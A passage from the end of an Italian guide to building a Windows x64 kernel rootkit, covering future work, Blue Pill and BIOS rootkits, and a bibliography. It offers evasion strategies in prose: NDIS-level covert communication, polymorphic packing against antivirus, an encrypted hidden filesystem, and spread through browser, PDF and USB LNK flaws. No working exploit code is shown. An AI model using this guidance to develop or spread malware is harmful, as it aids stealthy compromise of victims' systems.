25	2.04108477	[1960] Storm64!StartSpoolService - Starting spooler service...
26	2.25998807	[1960] StormDll!AttachToSpoolSv - Execution of AttachToSpoolSv routine was finished.

Figura 21: Il sistema di debug del payload in azione: dalla figura è possibile capire che il complesso processo di installazione ha impiegato solo 2 secondi circa a concludersi nel sistema di test (con WS2008)

Infine sarebbe molto utile sviluppare un rootkit multiplatforma: il payload dovrebbe determinare la versione del sistema operativo ed agire di conseguenza estraendo un driver a 32 bit nel caso di sistemi x86. Questo però richiede la quasi completa riscrittura della parte kernel mode del Rootkit.

7.1.1 Comunicazione tra sistemi vittima e attaccante

Il lettore si domanderà perché in questa guida non è stata ancora trattato l'aspetto di comunicazione tra il sistema della vittima e il sistema dell'attaccante. In effetti questa è una **grossa** lacuna, ma fatta di proposito... La motivazione di tale lacuna riguarda soprattutto l'architettura del sistema operativo: in user-mode tale comunicazione richiede solo il classico utilizzo delle Socket, cosa abbastanza semplice da sviluppare e che comunque è totalmente documentata su MSDN o su svariati libri di testo.

Ovviamente l'aspetto di comunicazione sviluppato in tale modo sarebbe totalmente rilevabile da qualsiasi **firewall** serio e ciò non è accettabile in un rootkit professionale. Certamente disassemblando con un debugger le api *GetTcpTable*, *GetTcpStatistics* (libreria *iphlpapi.dll*) utilizzate dal programma Microsoft *Netstat.exe* è possibile arrivare a capire dove intervenire per nascondere una connessione, però la maggior parte dei firewall opera a livello Kernel, interfacciandosi con il driver Ndis della scheda di rete. Per evadere qualsiasi firewall dobbiamo quindi sfruttare una comunicazione a bassissimo livello (a contatto con la scheda di rete) con il driver Ndis6.

Il grossissimo problema nasce dal fatto che sviluppare tale interfaccia kernel è veramente complesso: esistono ben pochi esempi su internet, in quanto per le comunicazioni legali kernel mode si utilizzano le nuove api NPI (Network Programming Interface), da cui derivano anche le Winsock Kernel API e i drivers Windows Filtering Platform (WFP). Queste nuove Api (che sostituiscono TDI) sono molto potenti, relativamente semplici da utilizzare e completamente documentate. Il problema è sempre il solito, nel modello a pila del networking, i firewall software (questa volta però solo quelli più seri) agiscono a livello più basso; quindi anche utilizzando tali Api non risolveremmo il problema di essere rilevati.

Uno dei membri del sito *rootkit.com* (nickname Mad) ha anche pubblicato un ottimo documento su questa nuova tecnologia sviluppata a partire da Windows Vista, ma è arrivato alle stesse nostre conclusioni. L'articolo intero (ovviamente in lingua inglese) è disponibile qui: www.rootkit.com/newsread.php?newsid=952. Non ci sono storie, per creare un rootkit completamente invisibile anche ai firewall è necessario capire l'implementazione di Ndis6, utilizzando i soli esempi forniti da Microsoft nella WDK (Windows Driver Kit) e il solito debugger.

7.1.2 Packing e cifratura del payload

Un ultimo aspetto, ma non meno importante, che un rootkit serio dovrebbe implementare, almeno nella sua versione finale, è il packing del payload, ovvero la cifratura del file eseguibile in modo tale da offuscare al meglio l'infezione, ed evitare possibili disassemblaggi (anche se una persona esperta di reverse ce la farebbe lo stesso, ma almeno il packing renderebbe molto più difficile l'intera operazione). L'algoritmo di packing è a scelta del lettore, in internet se ne trovano parecchi da cui prendere spunto. L'importante è però svilupparne uno proprietario, inoltre sarebbe opportuno generare del codice polimorfico (magari con all'interno istruzioni *nop* messe a caso) in quanto questo annullerebbe il tentativo di individuazione di tanti antivirus (in quanto operano con ricerche di firme dei virus). Un esempio di ottimo lavoro di packing è dato dal rootkit TDL3, il quale è stato un incubo da decriptare! Inoltre è doveroso utilizzare parte di tale algoritmo per cifrare la comunicazione tra il sistema vittima e quello dell'attaccante.

Alla fine dell'intero ciclo di sviluppo della parte kernel mode del rootkit, e dopo aver creato la routine di cifratura del payload, si dovrebbe inoltre progettare un file system cifrato dove memorizzare il driver. In questo modo si ottengono svariati vantaggi, il più grande di essi sta nel fatto che anche se analizzato dall'esterno, l'hard disk della vittima non presenterebbe alcun file sospetto memorizzato nel pc; inoltre molti software antirrootkit non saprebbero come agire in quanto il file system del rootkit è proprietario e cifrato, e il software non saprebbe riconoscerlo... Ovviamente si dovrebbe sviluppare (come già fatto nel Mebroot.C), in un paio di settori iniziali liberi dell'hard disk, del codice macchina per decriptare il file system, e caricare il rootkit al momento dell'accensione del sistema operativo. Questo codice dovrà essere sviluppato interamente in assembler, magari prendendo spunto dal Mbr rootkit già analizzato...

```

E:\_Mebroot0ttawa\decoders>hexdump decPacket1.bin
00000000: 42 49 50 01 2C 00 00 00 - 49 4E 46 4F 10 00 00 00 |BIP , INFO |
00000010: 3A EF BA 86 C8 B8 98 62 - 04 00 00 00 64 78 74 72 |: b dxtr |
00000020: 50 4C 55 47 0C 00 00 00 - 01 00 00 00 4D 41 4F 53 |PLUG MAOS |
00000030: 01 00 78 0B - | x |
00000034:

E:\_Mebroot0ttawa\decoders>hexdump encPacket1.bin
00000000: 35 48 15 40 29 92 0C E8 - C9 1F 37 F8 02 45 26 A1 |5H @) 7 E& |
00000010: AB 2E F5 D4 A0 1E E0 97 - 1F B0 BE E0 9B F6 DA FE |. 6k }* ) i |
00000020: 00 E3 F3 3C 6B FA 7D 2A - 99 11 96 29 C4 69 F0 FA | DCGS K x J*G |
00000030: 87 44 43 47 53 10 4B 13 - 78 9B 1E 4A 2A 47 8F 0E |Qf ' M -X 9 |
00000040: 51 66 DC 1D 93 B4 5F 1A - 9D 17 67 9B 7B 15 BC C9 |
00000050: 01 60 D2 4D A0 E5 CF 58 - 12 D1 39 AD |
0000005c:

E:\_Mebroot0ttawa\decoders> KEY

```

Figura 22: Un esempio di pacchetti criptati spediti dal rootkit Mebroot.C

7.1.3 Modalità di diffusione

Nel paragrafo 6.1 è già stata accennata una possibile modalità di diffusione del rootkit in pc appartenenti ad una stessa rete LAN. Quello che purtroppo non siamo riusciti ad analizzare è la modalità di diffusione del rootkit sulla grande rete (internet). Per far ciò esistono svariati metodi. Il più comune è quello di utilizzare una qualche falla del browser internet o di qualche programma (come ad esempio il

visualizzatore di Pdf). Una vittima potrebbe ad esempio scaricare un pdf, un immagine, o comunque un file innocuo da internet e aprirlo senza sapere che ha eseguito del codice malevolo. Anche qui c'è molto spazio per la fantasia del lettore.

L'autore ha individuato 2 falle a titolo d'esempio utili ai nostri scopi: una di Internet Explorer 8 (<http://vreugdenhilresearch.nl/Pwn2Own-2010-Windows7-InternetExplorer8.pdf>), e una che riguarda Windows 7 *shell32.dll*. La seconda falla è quella più interessante: permette infatti di distribuire dei file .lnk (collegamenti di Windows) opportunamente modificati in una chiavetta USB con lo scopo di eseguire qualsiasi codice da un file exe senza nemmeno l'intervento di UAC e ovviamente senza l'intervento dell'utente. Peccato che questa falla a 15 giorni dalla sua scoperta è stata corretta da Microsoft che ha prontamente distribuito un aggiornamento di Windows Update (<http://support.microsoft.com/kb/2286198>).

Ovviamente è anche possibile sfruttare le mail e la "ignoranza" degli utenti meno esperti implementando nella parte user-mode del rootkit un client POP3; oppure sfruttare i client di instant messenger, quali ad esempio msn o skype. L'unico prerequisito è che la vittima, volontariamente o no esegua del codice esterno. Il problema principale è che tutte i bug dei programmi, una volta individuati, vengono quasi sempre corretti con aggiornamenti da parte delle aziende produttrici ...

7.2 Massima potenza: SMM e Bios Rootkit

Nel lontano Giugno del 2006, una ricercatrice polacca di nome Joanna Rutkowska, ha presentato al convegno di sicurezza della Black Hat, un nuovo innovativo rootkit basato sulla virtualizzazione hardware. Il suo "Blue Pill" era capace di superare ogni protezione del vecchio Vista X64 creando una sottile macchina virtuale hardware (hypervisor) che agisce al di sopra del sistema operativo. L'hypervisor controlla ogni aspetto del sistema operativo sottostante e rimane invisibile a qualsiasi software (infatti opera in una sorta di "ring -1"). Tutto il processo di installazione avviene "on-the-fly" e non richiede riavvii della macchina vittima. Il processo di installazione sfrutta infatti una "debolezza" della virtualizzazione: le istruzioni macchina per la virtualizzazione non sono privilegiate e possono essere eseguite da qualsiasi software user-mode (Ring 3). La presentazione ufficiale del progetto Blue Pill è disponibile qui: www.invisiblethingslab.com/resources/bh07/IsGameOver.pdf.



Figura 23: Joanna Rutkowska per il nome del suo rootkit ha preso spunto dal film "The Matrix". In effetti esiste una forte analogia con il mondo fittizio (La matrice) del film: la pillola rossa fa uscire il protagonista (Neo) dall'illusione di Matrix, mentre la blu lo riporta dentro.

Joanna Rutkowska con la sua scoperta ha scatenato un enorme dibattito nel mondo della sicurezza informatica in quanto numerosi ricercatori e anche la stessa Microsoft si sono dati battaglia nel cercare una soluzione alla minaccia, praticamente senza venirne a capo: non esiste ancora una tecnologia definitiva (esistono solo delle presupposizioni basate su test su timing) per rilevare l'Hypervisor malevolo ed eliminarlo. A seguito del "Blue Pill" di Joanna è stato rilasciato un solo rootkit simile: "Vitriol", il quale è quasi identico al "Blue Pill", con la sola differenza che colpisce solo le piattaforme Intel (in quanto le tecnologie Vt delle due aziende produttrici di CPU, Amd e Intel, sono simili ma non del tutto). Ad oggi non si è ancora visto nessun'altro rootkit che sfrutta tale tecnologia per 2 motivi principali: il primo riguarda la difficoltà di implementazione (in quanto sviluppare un progetto del genere è alquanto complesso), il secondo è dato dal fatto che ad oggi, i rootkit del Mbr, e anche quelli classici svolgono a perfezione il loro dovere, venendo già **difficilmente** rilevati dagli antivirus. Non è ancora sentita dalla comunità dei virus-writer una reale necessità di scomodare tale tecnologia...

Il rootkit di Joanna Rutkowska era solo una dimostrazione: si potrebbe sviluppare un rootkit molto potente (infatti l'hypervisor ha **totale** controllo sulla macchina ed inoltre non deve sottostare alle scelte architetturali del sistema operativo), completamente **invisibile**, sfruttando la tecnologia VT, magari fusa insieme ad altre tecnologie tra cui quella del Mebroot.C o del nostro rootkit.

Il nostro progetto appena sviluppato è infatti anch'esso complesso e relativamente potente. Se una vittima decidesse però di sostituire o formattare il suo hard disk, allora ci sarebbe poco da fare: l'infezione sarebbe distrutta con esso. Due ricercatori argentini hanno sviluppato il primo prototipo di BIOS Rootkit, un rootkit con parte del suo codice operativo inserito in un chip del bios della scheda madre della workstation. In questo modo anche se un utente sostituirrebbe il suo hard disk, il rootkit non farebbe altro che ricaricarsi da internet e installarsi di nuovo nel sistema. Sviluppare un tale tipo di software è veramente complesso e platform-dependent, inoltre oltre alle simulazioni effettuate con VMWare, in sistemi fisici l'implementazione non ammette errori in quanto in caso di difetti il componente hardware in questione (motherboard) viene irrimediabilmente danneggiato (cosa non sempre vera nei sistemi con chip sostituibile). Il lettore può già immaginare cosa succederebbe nel caso che rootkit di questo tipo vengano diffusi anche su cellulari, palmari o qualsiasi dispositivo elettronico abbastanza avanzato da possedere un chip bios (e ormai sono veramente parecchi i dispositivi fatti in tale maniera)... Per ulteriori dettagli si consulti la presentazione della tecnologia BIOS Rootkit disponibile qui: http://i.zdnet.com/blogs/core_bios.pdf.



7.3 Conclusioni

Come abbiamo visto, il campo di ricerca sui rootkit è molto vasto: ci sono ancora parecchi argomenti da approfondire e sviluppare. Il lettore interessato ha molti spunti di ricerca: se ha le conoscenze necessarie potrebbe concludere questo progetto e successivamente tentare di implementare un sistema basato sulla VT come il Blue Pill. Una volta fuse insieme le due tecnologie porterebbero alla creazione dell'esemplare di rootkit più potente mai realizzato. Poi è ovviamente compito del lettore scegliere se schierarsi dalla parte dell'attacco o della difesa. Difendersi da un rootkit come il nostro è già difficile, in quanto richiederebbe lo sviluppo di un modulo kernel specifico che riconosce il codice originale del driver del file system per andare poi a verificare il Mbr originale. Difendersi invece da un Hypervisor è

molto più complesso, inoltre non si potrebbe riconoscere un Hypervisor legale (quello usato da VMWare, VirtualPc, etc...) da uno malefico.

Dopo 4 mesi di analisi e ricerca, il kernel 6.1 di Microsoft (di Windows Server 2008 e Seven) si è dimostrato essere un **OTTIMO** prodotto. Questa volta gli ingegneri che lo hanno progettato hanno svolto un gran lavoro. È stato seriamente difficile trovare una vulnerabilità (tra l'altro vecchia di 20 anni) e sfruttarla per poterlo modificare. Cosa sarebbe successo in sistemi con EFI (il probabile successore del Bios)? Windows 7 e 2008 R2, nelle versioni a 64 bit, si sono dimostrati essere 2 tra i più sicuri sistemi operativi esistenti, raggiungendo quasi livelli di sicurezza offerti da sistemi microkernel quali Unix. L'unico grosso difetto riscontrato è che architetture quali PatchGuard, Driver Signing Enforcement **restringono** molto la libertà operativa dell'utilizzatore. È giusto pagare un prezzo così alto per una maggiore sicurezza? L'autore non ne è convinto, in quanto sarebbe stato molto meglio far scegliere all'utente se attivare o meno tali tecnologie, in modo tale da non limitarne la libertà.

Bibliografia

- Mark E. Russinovich, David A. Solomon - Windows Internals 5th Edition
Microsoft Press, 2010 ISBN 978-0-7356-2530-3
- Jeffrey Richter, Christophe Nasarre - Windows Via C / C++ 5th Edition
Microsoft Press, 2008 ISBN 978-0-7356-2424-5
- Mario Hewardt, Daniel Pravat - Advanced Windows Debugging
Addison Wesley, 2008 ISBN 978-0-321-37446-2
- Keith Brown - Programming Windows Security
Addison Wesley, 2000 ISBN 0-201-60442-6
- Kip R. Irvine - Assembly Language For Intel-based Computer 4th Edition
Pearson Education, 2003 ISBN 0-13-091013-9
- Davis Chapman - Visual C++ .Net Guida Completa
Apogeo s.r.l., 2002 ISBN 88-7303-956-1
- Walter Oney - Programming the Microsoft Windows Driver Model
Microsoft Press, 2003 ISBN 0-7356-1803-8
- Greg Hoglund, James Butler - Rootkits - Subverting the Windows Kernel
Addison Wesley, 2005 ISBN 0-321-29431-9
- Gary Nebbet - Windows Nt/2000 Native Api Reference
Sams, 2000 ISBN 1-57870-199-6
- Mark Ruissinovich - Inside Windows 7 User Account Control
<http://technet.microsoft.com/en-us/magazine/2009.07.uac.aspx> (visitato il Settembre 2010)
- Skape & Skywing - Bypassing PatchGuard on Windows x64
Uninformed.org, <http://www.uninformed.org/?v=3> (visitato in Agosto 2010)
- Enrico Martignetti - Windows Vista APC Internals
www.opening-windows.com/techart_windows_vista_apc_internals.htm (visitato in Luglio 2010)